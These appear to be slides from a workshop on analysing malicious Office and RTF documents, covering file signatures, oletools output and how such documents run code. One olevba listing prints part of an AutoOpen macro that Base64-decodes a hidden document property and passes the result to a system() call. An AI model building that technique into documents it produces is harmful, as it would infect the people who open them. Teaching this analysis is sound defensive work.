
Identify Execution Vector

~~Containers~~ Documents




Document Types

Type	Extensions	Magic Bytes
OLE Container Word (old format) PowerPoint (old format) Excel (old format) Rich Text Format (RTF)	.doc .ppt .xls .rtf	D0 CF 11 E0 A1 B1 1A E1 7B 5C 72 74 66 31 {rtf1
ZIP Word (new format) PowerPoint (new format) Excel (new format)	.docm .docx .pptm .pptx .xlsm .xlsx	50 4B 03 04 PK
PDF Portable Document Formats (PDF)	.pdf	25 50 44 46 %PDF



Documents: Legacy Compound File Binary Format



```
sh-3.2$ olevba -a --code evil.doc
olevba 0.51 - http://decalage.info/python/oletools
Flags      Filename
-----
OLE:M-S-H--- evil.doc
=====
FILE: evil.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: evil.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - -
(empty macro)
-----
VBA MACRO UserForm1.frm
in file: evil.doc - OLE stream: u'Macros/VBA/UserForm1'
- - - - -
Private Sub UserForm_Click()

End Sub

Private Sub UserForm_Initialize()
x = MsgBox("This is just a test.", 0, "Hello")
End Sub
-----
VBA MACRO Module1.bas
in file: evil.doc - OLE stream: u'Macros/VBA/Module1'
- - - - -
Sub Test()
x = MsgBox("This is just a test.", 0, "Hello")
End Sub
```





OLE Streams

[+] Root Entry

[+] \x01CompObj

[+] \x05DocumentSummaryInformation

[+] \x05SummaryInformation

[+] 1Table

[+] Macros/PROJECT

[+] Macros/PROJECTwm

[+] Macros/UserForm1\x01CompObj

[+] Macros/UserForm1\x03VBFrame

[+] Macros/UserForm1/f

[+] Macros/UserForm1/o

[+] Macros/VBA/Module1

[+] Macros/VBA/ThisDocument

[+] Macros/VBA/UserForm1

[+] Macros/VBA/ VBA_PROJECT



Community

Statistics

Documentation

FAQ

About

English

</> Macros and VBA code streams



[+] **UserForm1.frm** Macros/VBA/UserForm1 127 bytes

```
Private Sub UserForm_Click()  
  
End Sub  
  
Private Sub UserForm_Initialize()  
x = MsgBox("This is just a test.", 0, "Hello")  
End Sub
```

[+] **Module1.bas** Macros/VBA/Module1 65 bytes




Documents: RTF



Human Readable

Text document with markup syntax



Exploits

Multiple 1-day exploits



Embedded Objects

Storage: ObjectPool

Streams: - ole*


```
$ rtfobj invoice-1345194.doc
rtfobj 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
File: 'invoice-1345194.doc' - size: 884377 bytes
```

id	index	IOLE Object	IOLE Package
0	1000CC168h	format_id: 2 (Embedded)	Filename: 'secureviewer.js'
		class name: 'Package'	Source path: 'C:\\secureviewer\\
		data size: 1401	secureviewer.js'
			Temp path = 'C:\\Users\\dnbdd\\
			AppData\\Local\\Temp\\securevie
			wer.js'
			EXECUTABLE FILE

```
$ █
```

```
$ rtfobj -s 0 invoice-1345194.doc
rtfobj 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
File: 'invoice-1345194.doc' - size: 884377 bytes
```



id	index	IOLE Object	IOLE Package
0	1000CC168h	format_id: 2 (Embedded)	Filename: 'secureviewer.js'
		class name: 'Package'	Source path: 'C:\\secureviewer\\
		data size: 1401	secureviewer.js'
			Temp path = 'C:\\Users\\dnbdd\\
			AppData\\Local\\Temp\\securevie
			wer.js'
			EXECUTABLE FILE

```
Saving file from OLE Package in object #0:
```

```
Filename = 'secureviewer.js'
Source path = 'C:\\secureviewer\\secureviewer.js'
Temp path = 'C:\\Users\\dnbdd\\AppData\\Local\\Temp\\secureviewer.js'
savings to file invoice-1345194.doc_secureviewer.js
```

```
$ █
```


Documents: OOXML



MetaData

Path: docProps

Files: Core.xml & App.xml Files



Macros

Path: App Specific i.e.: word, xl, ppt

Files: VBAProject.bin & VBADData.bin files



Embedded Objects

Path: ~/embeddings/

Files: - OLEObject{n}.bin


```
[sh-3.2$ file evil.docx
evil.docx: Microsoft Word 2007+
[sh-3.2$ cp evil.docx evil.zip
[sh-3.2$ unzip evil.zip
Archive:  evil.zip
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/_rels/document.xml.rels
  inflating: word/document.xml
  inflating: docProps/thumbnail.jpeg
  inflating: word/theme/theme1.xml
  inflating: word/settings.xml
  inflating: word/stylesWithEffects.xml
  inflating: customXml/itemProps1.xml
  inflating: customXml/_rels/item1.xml.rels
  inflating: word/styles.xml
  inflating: customXml/item1.xml
  inflating: docProps/core.xml
  inflating: word/fontTable.xml
  inflating: word/webSettings.xml
  inflating: docProps/app.xml
  inflating: word/vbaData.xml
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/vbaProject.bin
sh-3.2$ █
```

```
sh-3.2$ olevba -a --code word/vbaProject.bin
olevba 0.51 - http://decalage.info/python/oletools
Flags      Filename
-----
OLE:MASIHB-- word/vbaProject.bin
=====
FILE: word/vbaProject.bin
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
-----
Public Declare PtrSafe Function system Lib "libc.dylib" (ByVal command As String) As Long

Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Comments" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
        Exit For
    End If
```

Documents: Code Execution




Macros

- Requires User to enable
- Relies on triggered events (Document_Open, Document_Close)
- Presence of vbaProject.bin or Macros stream (legacy)




Embedded Object

- Requires User to Activate the object (Click)
- Relies on default event handler to launch embedded object
- Contains an embedded OLE Packager Object



PowerPoint CustomActions

- Requires User to Open Slideshow
- Uses Custom Action to activate Embedded Object
- Contains an embedded OLE Packager Object



Exploit

- Requires User to Open Document
- Relies on unpatched vulnerabilities (CVE-2012-0158)
- Contains shellcode / malformed markup / decoy document

DO IT LIVE!



Workshop

Make sure you have the following tools:

- OleTools
- Notepad

Exercise Steps

- Identify the document type
- Identify the execution vector (exploit, macro, embedded object, etc)
- Extract executed code


***Bonus**

- Use metadata and OSINT tools to identify related variants



15 MINUTES

WScript Analysis (Javascript and VBScript)



Obfuscation

